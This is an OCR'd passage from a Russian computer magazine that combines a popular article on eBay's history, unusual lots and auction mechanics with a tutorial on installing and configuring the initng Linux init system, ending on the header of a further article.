340-летняя копия рукописи Уильяма Шекспира «Перикл», чудом пережившая Великий Пожар в Лондоне в 1666-м году ($5 млн.)

курорт на озере Даймонд Лейк, западный Кентукки ($1,2 млн.)

баскетбольная карточка с изображением Йонаса Вагнера 1909 года ($1,65 млн.)

бита известнейшего баскетболиста Джозефа Джексона ($577,610)

Ferrari Enzo ($975,000)

Самые необычные лоты за историю аукциона:

23-го ноября 2004 года с молотка ушел бутерброд с сыром, на котором проявился лик Девы Марии. Победителем торгов стало уже знакомое нам казино GoldenPalace.com. Продавщица лота заявила, что увидела лик Богоматери в хлебе в 1994-ом, когда делала себе сэндвич. Улицезрев чудо, она сразу же запаяла бутерброд в герметичный пластик, где он хранился десять лет, пока не был продан за кругленькую сумму в $28,000.

В 2004 году мужчина из Сиэттла выставил на продажу свадебное платье своей бывшей жены. В качестве иллюстрации прилагалось его фото, одетого в это самое платье. На самом деле он просто хотел сделать рекламу своего лота более необычной и заработать хоть немного денег, чтобы купить билеты на бейсбольный матч с участием любимых Seattle Mariners. Информация о необычном лоте распространилась по Сети и даже по СМИ со скоростью лесного пожара. Вскоре ставки на лот достигли нескольких тысяч долларов, а незадачливому аукционеру поступил целый ряд предложений сыграть свадьбу.

В июне 2005 года Керолин Смит продала свой лоб как рекламное место для татуировки заказчика. Покупателем стало интернет-казино GoldenPalace.com, заплатившее женщине $10,000.

Студент Университета Ковентри продавал кукурузные хлопья по $1,50 за штуку, кстати, весьма успешно.

Человек из Сиднея положил в карман $1,035, успешно продав на eBay кусочек батончика Nutri-Grain, по форме очень напоминающего странного гуманоида.

В 2004 году за $1691,66 было продано право первому прокатиться на Kingda Ka.

КАК ВСЕ НАЧАЛОСЬ?

Отцом-основателем eBay.com в 1995 году стал Пьер М. Омидьяр. В то время он работал на компанию General Magic, которая занималась мобильными коммуникациями, но в душе больше тяготел к IT. Особенно Пьера интересовала тема продаж через Интернет, так как он уже успел поработать в eShop Inc и видел в этой сфере бизнеса огромные возможности. В 1997 году, для подогрева интереса прессы к Ebay, PR-менеджеры компании придумали красивую сказку о его появлении, звучавшую примерно так: «Идея создать не просто интернет-магазин, а аукцион, пришла Пьеру в голову за ужином. Он сидел за столом со своей подругой Памелой Уэсли, та рассказала о своем хобби — коллекционировании коробочек из-под конфет PEZ. Эти леденцы на протяжении многих лет выпускали в ярких коробках с изображением разнообразных мультяшек. Редкие новинки сразу скупались многочисленными коллекционерами, которые потом перепродавали их на территории США. Но вот беда — не было никакой возможности торговать ими в районе залива Сан-Франциско. Тогда Омидьяру и пришла в голову необычная мысль: а что, если создать необходимые условия для работы аукциона в Интернете, чтобы коллекционеры из любой точки мира могли продавать другим коллекционерам свои ценности? Так как ранее Пьер работал инженером по программному обеспечению, он знал, как все можно реализовать технически, и незамедлительно воплотил идею в жизнь, создав небольшую фирму, параллельно со своей основной работой в General Magic».

Эта «утка» пользуется популярностью и сейчас, так как трогательная история широко распространялась в середине 90-х.

Однако официальные лица eBay и сам Омидьяр ее уже неоднократно опровергали. На самом деле Пьер до создания аукциона додумался сам — проект стал частью хоумпаги и реализован был практически в шутку. Тот факт, что первой вещью, проданной на аукционе, стала сломанная лазерная указка, является тому прекрасным доказательством. Указка ушла с молотка за $14,83, и, когда пораженный Омидьяр, не ожидавший, что ЭТО кто-то купит, спросил у выигравшего торги человека: «Она сломана, вы в курсе? Зачем она вам?», тот ответил: «Да, я знаю, просто я коллекционирую сломанные лазерные указки».

Имя было придумано в 1997-ом году. Оригинальный сайт принадлежал Echo Bay Technology Group — консалтинговой фирме Пьера. Сначала он собирался зарегистрировать доменное имя EchoBay.com, но оно оказалось занято золотодобывающей компанией Echo Bay Mines, так что Омидьяру пришлось сократить название до eBay.com. Уже к середине 1997-го на eBay проходило по 800,000 аукционов в день. Пьер в это время занимал должности председателя правления компании, финансового директора, CEO (исполнительного директора), президента. В общем, работал без передышки. И, чтобы не загнуться от такого графика, в 1998 году пригласил к себе в фирму Маргарет «Meg» Уитман, которая до этого руководила Hasbro, а также работала в Proctor & Gamble и Dreamworks. Она появилась в компании, когда там работало всего 30 человек, обслуживающих исключительно США. Мег стала президентом и CEO, и на сегодняшний день, когда в eBay работает уже свыше 9,000 человек, она по-прежнему твердо стоит у руля, продолжая управлять всеми делами. Маргарет Уитман является одной из самых состоятельных женщин на планете — ее состояние оценивается в $1,6 миллиарда долларов, а в списке влиятельнейших женщин мира от журнала «Форбс» она занимает 5 место.

ДЕЛАЙТЕ СТАВКИ, ГОСПОДА!

Аукцион eBay — явление действительно выдающееся и уникальное. Один из лидеров мирового рынка высоких технологий, чьи финансовые результаты за последние годы впечатлили даже видавших виды экспертов. Бренд eBay официально признан самым дорогим брендом в Сети, оставив позади таких гигантов, как Yahoo! и Amazon. Капитал компании на начало 2006 года составляет почти 50 миллиардов долларов. eBay — также партнер таких всемирно известных компаний, как IBM, Sun Microsystems, Visa и Microsoft. Каждый день здесь уходят с молотка целые корпорации, недвижимость, автомобили и антиквариат, а по соседству со всем этим богатством обычные люди продают плакатики, брелоки и прочую мелочевку. На сегодняшний день аукцион eBay имеет более 20-ти филиалов по всему миру, более 160 миллионов зарегистрированных пользователей и сотни миллионов единиц товара. eBay.com — это не просто самый популярный аукцион в мире, это настоящий рай для коллекционеров, болельщиков, фанатов музыки и кино. Здесь можно найти и купить вещи, которые совершенно нереально достать у нас в России. Причем купить гораздо дешевле, чем в интернет-магазинах. Признаюсь, я сама неоднократно прибегала к услугам eBay, покупая вещи, которые у нас достать просто невозможно. Это действительно удобно.

Правда, не могу сказать, что на eBay все просто. Чтобы полностью понять принцип действия аукциона, разобраться во всех тонкостях, выработать свою стратегию ведения торгов и прочее, уйдет немало времени. Еще сложнее будет, если ты пришел на eBay не покупать, а продавать — под боком будут миллионы конкурентов со всех уголков света, которые тебе на практике продемонстрируют старую истину: «не один ты тут такой умный». Неудивительно, что существует полно книжек-самоучителей по аукциону eBay.com, причем далеко не все из серии «...для чайников». Продавцом на eBay стать может каждый, но научиться действительно грамотно вести свои дела и получать от этого прибыль, дано не всем. Я не учитель по экономике и бизнесу, и даже серии статей было бы мало для описания всех тонкостей и нюансов сетевой торговли. Поэтому давай вернемся к вещам базовым, понятным простым смертным.

> Самый громкий провал случился у анонимного пользователя из Бразилии, который пытался толкнуть через eBay списанный авианосец. Судно почему-то так никто и не купил.

ПРОДАЕМ И ПОКУПАЕМ

Начать стоит с того, что регистрация на eBay совершенно бесплатна, как и членство впоследствии. Что интересно, зарегистрировавшись на любом из 20-ти представительств eBay, ты получишь доступ ко всем остальным, под тем же ID и паролем. Есть маленькая хитрость: на англоязычном сайте eBay.com с недавнего времени требуется ввести данные о кредитной карте. Деньги с карты не снимают, так как она нужна лишь для подтверждения личности. Это составляет для многих настоящую проблему, но можно пройти регистрацию в Голландском представительстве ebay.nl, где карту не требуют, и под тем же ID и паролем получить доступ к центральному филиалу. Ebay не берет денег с покупателей. Никакой комиссии, процентов — ничего. Покупать можно, сколько душе угодно, хотя тут есть одно «но». Любимая платежная система eBay — PayPal — в России не работает, да и вообще, все филиалы аукциона (американский, канадский, немецкий и т.д.) рассчитаны на рынок той страны, в которой они находятся. В 70% случаев товар доставляется за счет продавца, но только в пределах соответствующей страны. А оплата принимается в основном кредитными картами, именными чеками, через PayPal и так далее. PayPal почти вытеснил с eBay всемирно популярный и доступный в России сервис — WebMoney. Новичка такой расклад обычно сбивает с толку, удивляет и огорчает. Только ты найдешь «то самое!», как понимаешь, что купить это не получится — оплата через PayPal, да еще и US only.

Впрочем, это вовсе не значит, что русским про eBay можно забыть. Если есть спрос, значит, появится и предложение. У нас существует несколько десятков фирм-посредников, которые работают со всеми филиалами eBay и готовы оплатить твой лот, получить его в Штатах на свой адрес, а потом переправить тебе. Некоторые из этих фирм даже могут участвовать в торгах вместо тебя, делать ставки, общаться с продавцом, в общем, берут на себя абсолютно все хлопоты. Разумеется,

делается это не безвозмездно. Посредники берут за свою работу комиссионные в размере 10—15% от стоимости товара. Самая известная контора такого рода — Pregrad.Net. Ну а дальше начинаются сами торги. На eBay существует несколько видов аукционов:

Стандартный аукцион. Это самый распространенный метод ведения торгов. Обычные аукционные правила, где продавец, выставляя лот на продажу, определяет «резервированную цену» (Reserve Price), ниже которой он не согласен продать свой товар. Покупатели, пока идут торги, ее не видят — им лишь доступна информация, достигнута она или нет.

Голландский аукцион. Такие аукционы обычно создают продавцы, выставляющие несколько товаров одного вида. Участвуя в таком аукционе и делая ставку, ты указываешь не только цену, но и количество товара.

Приватный аукцион. В нем информация продавца и покупателя не разглашается. Только после торгов они обмениваются контактными данными в конфиденциальном порядке. Такой вид торгов используется редко.

Сама по себе система ставок элементарна, но существуют всякие хитрости и уловки, на которые идут люди, чтобы выиграть торги. Например, очень распространенный способ — снайпинг (от англ. snipe — спереть из-под носа). Снайперы выжидают, включаясь в торги за несколько секунд до их окончания. Делают ставку так, чтобы у остальных покупателей просто не осталось времени на ответную ставку. Так как на eBay после новой ставки время торгов за лот не продлевается (распространенная антиснайпинг защита, принятая на многих инет-аукционах), часто снайперы на самом деле оказываются в выигрыше. И далеко не все они делают ставки вручную. Существует огромное количество снайпинг-сервисов, готовых предоставить за деньги специальные программы, занимающиеся этим вместо тебя. Один из старейших и самых популярных таких сервисов — Onbidder.

Чтобы продавать товары на eBay, нужно присвоить своему аккаунту статус Продавца. Он выдается после того, как ты внесешь в систему данные о своей кредитной карточке, с которой впоследствии будут сниматься деньги за сделки, а система безопасности будет проверять ее валидность. С продавцов, в отличие от покупателей, eBay взимает комиссионные с каждой сделки как за выставление лота на торги, так и в случае успешной продажи товара.

Продавцам предоставляются всевозможные платные сервисы: eBay Picture Services, eBay Seller Tools, Listing Upgrade и т.д., можно торговать и в отдельных сегментах eBay.com: eBay Motors, eBay Stores, eBay Real Estate. Например, eBay Store — это личный интернет-магазин,организованный прямо на eBay. Открыть его можно, когда твой рейтинг (feedback) станет больше 20-ти. При этом предоставляется целый пакет услуг, характерных для е-шопа, и тебе не придется создавать магазин с нуля. Правда, в зависимости от возможностей, нужно будет платить компании от 16 до 500 долларов в месяц. Раскручивать свой eBay Store ты можешь любым способом, которые применяются для раскрутки обычных интернет-магазинов. Но продавать разрешается далеко не все. Список запрещенных на Ебее товаров довольно велик и отличается в разных филиалах. Сюда входят наркотики, лекарства, оружие, взрывчатые вещества, товары, нарушающие авторские права, направленные на подрыв государственного строя, разжигающие межнациональную рознь, порнография и т.д.

Самым большим лотом в истории стала подводная лодка времен Второй Мировой, как не имеющая больше исторической ценности.

основатель аукциона eBay — Пьер Омидьяр

ФРАУД

Само собой, в таком месте, как eBay, можно запросто влипнуть в неприятности, так как здесь полно жуликов и прохиндеев. Действуют они просто: либо выставляют на продажу несуществующие товары и, получив деньги, исчезают, либо впоследствии полученный товар не соответствует описанию. Как показывает практика, обычно мошенники предпочитают работать с крупными лотами стоимостью не менее тысячи долларов. Избежать надувательства несложно — достаточно обращать внимание на рейтинг и читать оставленные предыдущими покупателями отзывы. Для отключения аккаунта продавцу достаточно заработать всего 3 негативных отзыва, так что подозрительных субъектов админы быстро блокируют. По сути, весь eBay строится и держится именно на этой двухсторонней системе фидбека: после каждой сделки продавец и покупатель оставляют друг другу отзывы с комментариями, просматривая которые, можно быстро понять, что к чему. Продавцы, торгующие на аукционе eBay профессионально, имеют высокий рейтинг: 500, 1000 и более. Многие продавцы предлагают страхование товара, представляют сертификаты типа SquareTrade — это американская посредническая компания, специализирующаяся на разрешении споров и протекции сделок. Такой сертификат дает железную гарантию, что ты имеешь дело с проверенным, серьезным человеком. Вообще, к проблеме безопасности на eBay подходят очень серьезно. Попытки завести несколько аккаунтов, использовать генераторы номеров кредиток при регистрации и прочее пресекаются мгновенно, и неудачливый аферист получает пожизненный бан.

BINARY YOUR'S


Мег Уитман

www.ebay.com

короче

Для хорошей рекламы необходимо
всего несколько слов.
Ключевых.


Купи слова.
956-68-66
adv@yandex.ru
adv.yandex.ru



ТЕКСТ ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

Молниеносная загрузка тукса

Initng — следующее поколение начальной инициализации SystemV Init



СЕГОДНЯ МЫ ПОГОВОРИМ О INITNG — НОВОЙ СИСТЕМЕ ИНИЦИАЛИЗАЦИИ ТВОЕГО LINUX'А. INITNG ЯВЛЯЕТСЯ СЛЕДУЮЩИМ ПОКОЛЕНИЕМ INIT, О ЧЕМ КРАСНОРЕЧИВО ГОВОРЯТ СИМВОЛЫ NG (NEXT GENERATION) В НАЗВАНИИ ЭТОЙ СИСТЕМЫ. ОСНОВНОЕ ПРИЗВАНИЕ INITNG — СТАТЬ ДОСТОЙНОЙ ЗАМЕНОЙ СТАРОМУ ДОБРОМУ INIT. В ЭТОЙ СТАТЬЕ МЫ УБЕДИМСЯ, ТАК ЛИ ЭТО.

INIT VS INITNG

Что же такого хорошего в initng, что о ней заговорили? Чтобы понять суть отличия, давай вспомним, как работает классическая версия init. Первым делом запускается ядро, которое монтирует корневую файловую систему и запускает программу инициализации */sbin/init*. С помощью специального параметра ядра можно изменить это значение:

```
init=/путь/к/программе/инициализации
```

Ядро после загрузки успокаивается, так как всю дальнейшую работу берет на себя init. Если эту программу запустить не удается, то ядро паникует, и дальнейшее продолжение работы невозможно. Чтобы вычислить требуемый уровень запуска, init просматривает файл */etc/inittab*:

```
id:5:initdefault:
```

Затем, в зависимости от уровня, init запускает сценарии из каталога */etc/rc.d* и его подкаталогов. Здесь ключевая фраза — «запускает сценарии», выполнением которых занимается командный интерпретатор (обычно */bin/bash*), то есть «посторонняя» программа.

Initng самостоятельно выполняет свои файлы конфигурации, в которых указаны действия по инициализации системы, в результате чего время загрузки системы резко сокращается. Действительно, с использованием initng мой FC3 стартует практически мгновенно. После того как я все правильно настроил и перезапустил систему, я даже сначала не понял, что загрузка системы уже завершена.

ПОДГОТОВКА К УСТАНОВКЕ

Скачать initng можно по адресу: initng.thinktux.net/download/v0.5/ (либо взять с нашего CD/DVD). Там будут как файлы, содержащие исходный код, так и уже откомпилированные rpm-пакеты. Советую скачать именно исходный код, причем самую последнюю версию.

Лично я использую Linux не только для экспериментов, но и для повседневной работы, поэтому не часто переустанавливаю дистрибутивы. Сейчас на моем винте по-соседски разместились Linux Mandrake 10 и Fedora Core 3. Да, дистры не первой свежести, но они меня вполне устраивают.

Сначала я попытался установить initng в моем любимом Linux Mandrake. Установить-то я ее установил, но работать «система инициализации следующего поколения» отказалась. Почему? Она рассчитана на... более новые дистрибутивы. Если попытаешься установить rpm-пакет с initng на Linux Mandrake 10 или на ту же Fedora Core 3, то ты увидишь, что нужно для установки этой версии. Версия 0.5.3 требует пакет filesystem версии 2.2.4 или выше, библиотеку glibc версии 2.3.4 или выше, а также наличие SELinux.

Устанавливать Mandriv'у из-за initng я посчитал излишним, поэтому «под нож» пустил третью версию Fedora Core. В данной версии присутствует пакет filesystem версии 2.3, есть SELinux, а то, что нет glibc версии 2.3.4 — не беда. Я предпочитаю компилировать initng из исходных кодов, поэтому при сборке будет использоваться та версия glibc, которая есть в наличии (2.3.3). При попытке установить rpm-пакет на FC3 без удовлетворения зависимостей выясняется, что initng работать не будет. Причем об этом

красноречиво доложит само ядро, когда при перезагрузке ты увидишь сообщение о невозможности запуска initng (поскольку rpm от разработчиков собран на glibc версии 2.3.4).
Если ты сторонник прекомпилированных пакетов, и у тебя самый новый дистрибутив, то тогда качай свежий rpm и разворачивай его с помощью такой команды:

```
# rpm-ihv initng-0.5.3-1.i386.rpm
```

УСТАНОВКА INITNG

Сначала я установил initng на реальную (физическую) систему — свой домашний компьютер. После этого, когда initng прекрасно на нем заработал, я все повторил в виртуальной машине VMWare. Этим я сразу убил двух зайцев: ответил на твой вопрос относительно использования initng в VMWare и сделал скриншоты начальной загрузки системы.
Перед установкой initng убедись, что у тебя установлен компилятор *gcc*, программы *automake*, *autoconf*, а также заголовочные файлы — все это нужно для сборки initng. Чтобы не было недоразумений, все последующие действия выполняй от имени root. Распакуй *initng-0.5.3.tar.gz* в каталог */usr/src*. В результате будет создан */usr/src/initng-0.5.3*. Перейди в него и выполни команду:

```
# ./autogen.sh
```

По сравнению с *./configure* новый сценарий более информативен, к тому же он запускает *./configure* для создания Makefile. Далее введи команды:

```
# make
# make install
```

Скорее всего, у тебя не возникнет проблем со сборкой initng. Если таковые все же имеются, значит, ты что-то не установил. Запусти autogen.sh еще раз и внимательно посмотри, что он тебе «пишет». Можно даже перенаправить вывод в файл, чтобы затем не спеша просмотреть его.
Кроме цели install доступны еще две:

* clean — удаляет откомпилированные файлы из каталога, содержащего исходный код
* uninstall — удаляет initng

Нельзя забывать и о соответствующей настройке загрузчика. Ведь нам нужно добавить параметр ядра init, чтобы каждый раз не указывать его при загрузке. Если у тебя LILO, открой в любом редакторе файл */etc/lilo.con*f, скопируй секцию image, описывающую твое основное ядро, и отредактируй ее, добавив в директиву append параметр «init=/sbin/initng». После редактирования файла загрузчик должен перечитать свой конфиг. Для этого введи команду:

```
# lilo
```

Если у тебя grub (скорее всего, так оно и есть), то добавь в файл */boot/grub/grub.conf* следующие строки:

```
title linux-initng
        kernel (hd0,1)/vmlinuz-2.6.9-1.667
        root=/dev/hda2
        init=/sbin/initng
```

Обрати внимание на раздел с установленным Linux, а также на название файла ядра. В этом случае я предполагаю, что ты установил Linux на */dev/hda2* (параметр root, задающий корневую файловую систему). Файл ядра называется vmlinuz-2.6.9-1.667 и физически находится на том же разделе — конструкция (hd0,1) соответствует */dev/hda2*. В случае с grub нет необходимости в перезаписи загрузчика.

ЗАПУСК INITNG

Для запуска Linux с initng в меню загрузчика нужно выбрать запись, обеспечивающую старт твоей системы с initng. Итак, волнительный момент, Линукс стартует. Сначала, как обычно, — ядро, а затем — initng. Отмечу, что initng запускает agetty для всех терминалов, кроме tty1. На первом терминале постоянно будут отображаться «остатки» загрузки системы, которые можно пролистать с помощью Shift+PgUp/PgDn. Регистрироваться можно на любой консоли, начиная со второй (tty2), нажав Alt+F2.

КОНФИГУРАЦИОННЫЕ ФАЙЛЫ

Все конфигурационные файлы initng делятся на две группы: файлы уровней запуска и файлы служб. Первые находятся в самом каталоге */etc/initng*, имеют расширение «.runlevel» и содержат список служб, которые должны быть выполнены на соответствующем уровне. Вторые находятся в подкаталогах каталога */etc/initng* и имеют расширение «.i».
Существует три основных файла уровней запуска: *default.runlevel, single.runlevel и system.runlevel*. Первый — это уровень запуска по умолчанию, второй — однопользовательский режим (уровень 1), третий — системный уровень. С первым файлом все ясно — он запускает твой уровень по умолчанию. Третий файл обеспечивает загрузку первого уровня запуска, то есть single-режима — он подготавливает все необходимое для работы системы. А как же файл *single.runlevel*? Он предназначен для «расширения» первого уровня запуска. В нем находится всего лишь одна инструкция — вызов системного уровня (system), но при необходимости ты можешь добавить сюда вызовы дополнительных программ, не редактируя файл *system.runlevel*.
При установке initng формируется файл *default.runlevel:* в него добавляются записи сервисов, которые должны запускаться на том уровне, который на момент установки initng был уровнем по умолчанию в твоей системе. Например, если у тебя система запускалась на пятом уровне, то в *default.runlevel* будут добавлены все необходимые записи, чтобы после перезагрузки с initng ты не почувствовал никакой разницы (кроме, разумеется, скорости загрузки).
При установке initng я работал на третьем уровне, поэтому был создан следующий файл *default.runlevel*:

```
system
daemon/klogd
daemon/eth0
daemon/syslogd
daemon/sshd
daemon/gpm
daemon/xinetd
daemon/sendmail
daemon/xfs
```

Первая строка — это вызов системного уровня запуска, который является обязательным для всех уровней. Уровень system содержит жизненно важные инструкции для работы системы: udev, загрузку модулей, поддержку USB и сети (интерфейс lo), запуск agetty для терминала, загрузку системного шрифта, запуск iptables и многое другое. Открой файл *system.runlevel*, и ты сам все поймешь. Однако редактировать его стоит только в том случае, если ты полностью уверен в своих действиях.
После этого запускается демон протоколирования ядра (klogd), конфигурируется интерфейс eth0, запускаются демон системного журналирования, SSH-сервер, gpm — это сервис мыши в консоли, xinetd — так называемый суперсервер, sendmail — агент MTA, а xfs — сервер шрифтов.
Зайди в подкаталог daemons. В нем ты найдешь i-файлы для запуска большинства демонов (служб), которые могут быть установлены в твоей системе. Например, для запуска Web-сервера используется файл httpd.i. Чтобы Web-сервер запускался автоматически при запуске системы, добавь в файл *default.runlevel* строку:

```
daemon/httpd
```

Более корректным способом добавления служб на уровень запуска является использование программы ng-update, поскольку она учитывает зависимости между службами. Что это такое? Например, у нас есть демон Б, который зависит от службы А. Если ты хочешь добавить в уровень демон Б, то нужно прописать его после А, которая должна быть уже запущенной к моменту запуска Б. То есть, редактируя файлы уровней, ты должен четко понимать, что делаешь. Если в чем-то не уверен, используй ng-update — эту программу мы рассмотрим чуть позже.

1. работа *./autogen.sh*

2. сборка initng (make)

3. редактирование */etc/lilo.conf*

4. начало запуска initng

5. в процессе...

6. прототип GUI для настройки initng

ОБРАТИ ВНИМАНИЕ НА ДИРЕКТИВЫ ENV И RESPAWN. ПЕРВАЯ ИСПОЛЬЗУЕТСЯ ДЛЯ УСТАНОВКИ ПЕРЕМЕННЫХ ОКРУЖЕНИЙ, А ВТОРАЯ ПЕРЕЗАПУСКАЕТ СЛУЖБУ В СЛУЧАЕ ЕЕ АВАРИЙНОГО ЗАВЕРШЕНИЯ.

6

I-ФАЙЛЫ

Перед тем как перейти к рассмотрению формата i-файлов, нужно знать, какие типы служб можно описывать в этих самых i-файлах. Службы бывают трех типов: демоны (daemon), сервисы (service) и виртуальные службы (virtual).

Демон запускается и после запуска не завершает свою работу, оставаясь в памяти. Может получить один из двух статусов — RUNNING, означающий, что демон нормально работает, или FAIL_STARTING — запуск демона завершился с ошибкой. Если при запуске демона произошел сбой, то все зависящие от него службы будут остановлены.

Сервис запускается, выполняет свою работу (например, монтирует файловые системы или загружает системный шрифт), а потом завершается.

Виртуальная служба вообще ничего не делает, она просто зависит от других. Если «виртуал» загружен, то можно быть уверенным — все службы, от которых он зависит, запущены.

Рассмотрим пример файла *daemon/httpd.i*:

```
daemon daemon/httpd {
        need = system/bootmisc;
        require_network;
        use = daemon/sshd daemon/mysql daemon/postgres system/netmount;
        exec daemon = /usr/sbin/httpd;
        pid_file = /var/run/httpd.pid;
}
```

Ключевое слово daemon говорит само за себя: httpd — демон. Initng различает службы не по имени файла, а по идентификатору, стоящему после служебного слова daemon (service/virtual), что позволяет описывать в одном файле нечто вроде:

```
daemon daemon/agetty/* {
        need = system/bootmisc;
        env DEV_PRE=tty;
        exec daemon = /sbin/agetty 38400 ${DEV_PRE}${NAME};
        respawn;
}
```

Вернемся к нашему httpd. Директивы need и use позволяют строить зависимости (об этом мы поговорим чуть позже). Демону httpd нужна сеть, соответственно, без require-network не обойтись. Exec задает исполняемый файл службы (демона).

Имя файла с уникальным идентификатором процесса службы указывается с помощью pid_file.

Я не случайно привел листинг службы-демона agetty. Обрати внимание на директивы ENV и respawn. Первая используется для установки переменных окружений, а вторая перезапускает службу в случае ее аварийного завершения.

ЗАВИСИМОСТИ И КОНФЛИКТЫ

Директива need указывает службы, от которых зависит и наша. Если данные службы не были запущены, то перед запуском initng запустит все, что ты указал с помощью need.

Директива use используется иначе: она просто указывает, какие службы может использовать и наша служба. Если ее данные не запущены, initng не станет их запускать. Директива use используется для того, чтобы определить порядок запуска служб. Данная информация учитывается при добавлении их на требуемый уровень с помощью утилиты ng-update.

Директива conflict позволяет установить службу, с которой наша служба конфликтует. Например, wu-ftpd может конфликтовать с ProFTPD, а sendmail — с postfix. В системе не может быть двух служб, выполняющих одни и те же или взаимообратные действия.

УТИЛИТЫ NGC И NG—UPDATE

Первая используется для запуска/останова службы (аналог service в init), а вторая — для добавления службы на указанный уровень запуска. Синтаксис следующий:

```
ngc <действие> <служба>
ng-update <действие> <служба> <уровень запуска>
```

Рассмотрим несколько примеров:

```
ngc -u httpd     — запуск httpd
ngc -d httpd     — останов httpd
ngc -h     — помощь

/* добавляем запуск net/ppp0 на уровень default */
ng-update add net/ppp0 default
/* удаляем запуск net/eth1 из default */
ng-update del net/eth1 default
```

INITNG И ИКСЫ

Нельзя не отметить, что initng состоит в небольшом конфликте с X Window. Это связано с установкой новой системы инициализации мышки, которая будет называться не */dev/mouse*, а */dev/psaux* (так оно и должно быть), поэтому при необходимости нужно немного скорректировать конфиг XFree86/XOrg. И еще: если у тебя видеокарточка от nVidia, придется немного «пошаманить» над драйверами nvidia (подробности смотри в *initng-0.5.3/doc/initng.txt*).

ДИАГНОЗ


Буду краток: initng не только можно использовать, но и нужно. Значительно сократилось время запуска системы, появилось больше возможностей по настройке служб, поскольку initng намного гибче своего предшественника. Initng не сложен, просто в первое время работа с ним может показаться немного непривычной. Если возникнут трудности — напиши, я тебе подскажу, что и как нужно сделать.

BINARY YOUR'S

TEXT ANDREY MATVEEV
/ ANDRUSHOCK@REAL.XAKEP.RU /

Нарезаем трафик ломтиками

Выжми все из своего интернет-канала!



